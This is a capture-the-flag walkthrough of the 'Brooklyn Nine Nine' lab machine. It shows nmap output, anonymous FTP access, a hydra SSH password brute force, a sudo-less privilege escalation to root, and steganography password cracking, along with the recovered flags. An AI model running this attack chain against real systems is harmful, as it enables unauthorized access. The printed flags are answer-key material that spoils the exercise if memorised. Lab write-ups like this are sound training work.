# Brooklyn nine nine walkthrough

Nmap scan

---

nmap -sC -sV -sS -Pn -A  10.10.136.3

Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 13:19 EDT

Nmap scan report for 10.10.136.3

Host is up (0.20s latency).

Not shown: 997 closed tcp ports (reset)

PORT   STATE SERVICE VERSION

21/tcp open  ftp     vsftpd 3.0.3

| ftp-syst:

|   STAT:

| FTP server status:

|      Connected to ::ffff:10.8.143.120

|      Logged in as ftp

|      TYPE: ASCII

|      No session bandwidth limit

|      Session timeout in seconds is 300

|      Control connection is plain text

|      Data connections will be plain text

|      At session startup, client count was 1

|      vsFTPd 3.0.3 - secure, fast, stable

|_End of status

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt

22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

|   2048 167f2ffe0fba98777d6d3eb62572c6a3 (RSA)

|   256 2e3b61594bc429b5e858396f6fe99bee (ECDSA)

|_  256 ab162e79203c9b0a019c8c4426015804 (ED25519)

80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))

|_http-title: Site doesn't have a title (text/html).

|_http-server-header: Apache/2.4.29 (Ubuntu)

Aggressive OS guesses: Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)

HOP RTT      ADDRESS


1   182.99 ms 10.8.0.1

2   262.96 ms 10.10.136.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.

Nmap done: 1 IP address (1 host up) scanned in 32.77 seconds

---





ftp

---

```
ftp 10.10.136.3
Connected to 10.10.136.3.
220 (vsFTPd 3.0.3)
Name (10.10.136.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||50320|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> cat note_to_jake.txt
?Invalid command.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
229 Entering Extended Passive Mode (|||63564|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |*****************************************|   119        1.49 KiB/s    00:00 ETA
226 Transfer complete.
119 bytes received in 00:00 (0.36 KiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||15906|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        114          4096 May 17  2020 .
drwxr-xr-x    2 0        114          4096 May 17  2020 ..
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp>
```

---




We got note_to_jake.txt from ftp

From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine

---

hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.136.3

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-12 13:33:03

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] attacking ssh://10.10.136.3:22/

[22][ssh] host: 10.10.136.3 login: jake password: 987654321

1 of 1 target successfully completed, 1 valid password found


[WARNING] Writing restore file because 2 final worker threads did not complete until end.

[ERROR] 2 targets did not resolve or could not be connected


[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-12 13:34:11

---




Then we go to ssh




---

ssh jake@10.10.136.3

The authenticity of host '10.10.136.3 (10.10.136.3)' can't be established.

ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.

```
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.136.3' (ED25519) to the list of known hosts.
jake@10.10.136.3's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ ls -la
total 44
drwxr-xr-x 6 jake jake 4096 May 26  2020 .
drwxr-xr-x 5 root root 4096 May 18  2020 ..
-rw------- 1 root root 1349 May 26  2020 .bash_history
-rw-r--r-- 1 jake jake  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 jake jake 3771 Apr  4  2018 .bashrc
drwx------ 2 jake jake 4096 May 17  2020 .cache
drwx------ 3 jake jake 4096 May 17  2020 .gnupg
-rw------- 1 root root   67 May 26  2020 .lesshst
drwxrwxr-x 3 jake jake 4096 May 26  2020 .local
-rw-r--r-- 1 jake jake  807 Apr  4  2018 .profile
drwx------ 2 jake jake 4096 May 18  2020 .ssh
-rw-r--r-- 1 jake jake    0 May 17  2020 .sudo_as_admin_successful
jake@brookly_nine_nine:~$ cd ..
jake@brookly_nine_nine:/home$ ls
amy  holt  jake
jake@brookly_nine_nine:/home$ cd amy
jake@brookly_nine_nine:/home/amy$ ls
jake@brookly_nine_nine:/home/amy$ cd ..
jake@brookly_nine_nine:/home$ cd holt
jake@brookly_nine_nine:/home/holt$ ls
nano.save  user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
```

jake@brookly_nine_nine:/home/holt$

# to root

---

sudo -l

Matching Defaults entries for jake on brookly_nine_nine:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:

(ALL) NOPASSWD: /usr/bin/less

jake@brookly_nine_nine:/$ sudo /usr/bin/less /root/root.txt

[1]+ Stopped sudo /usr/bin/less /root/root.txt

jake@brookly_nine_nine:/$


- Creator : Fsociety2006 --

Congratulations in rooting Brooklyn Nine Nine

Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!

/root/root.txt (END)




From the source code there was a hint to use steganography means to use the picture so we did

stegcracker brooklyn99.jpg /usr/share/wordlists/rockyou.txt

StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)

Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which

will blast through the rockyou.txt wordlist within 1.9 second as opposed

to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..

Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..

Successfully cracked file with password: admin

Tried 20523 passwords

Your file has been written to: brooklyn99.jpg.out

admin

ssh holt@10.10.136.3

holt@10.10.136.3's password:

Last login: Tue May 26 08:59:00 2020 from 10.10.10.18

holt@brookly_nine_nine:~$ ls

nano.save  user.txt

holt@brookly_nine_nine:~$

---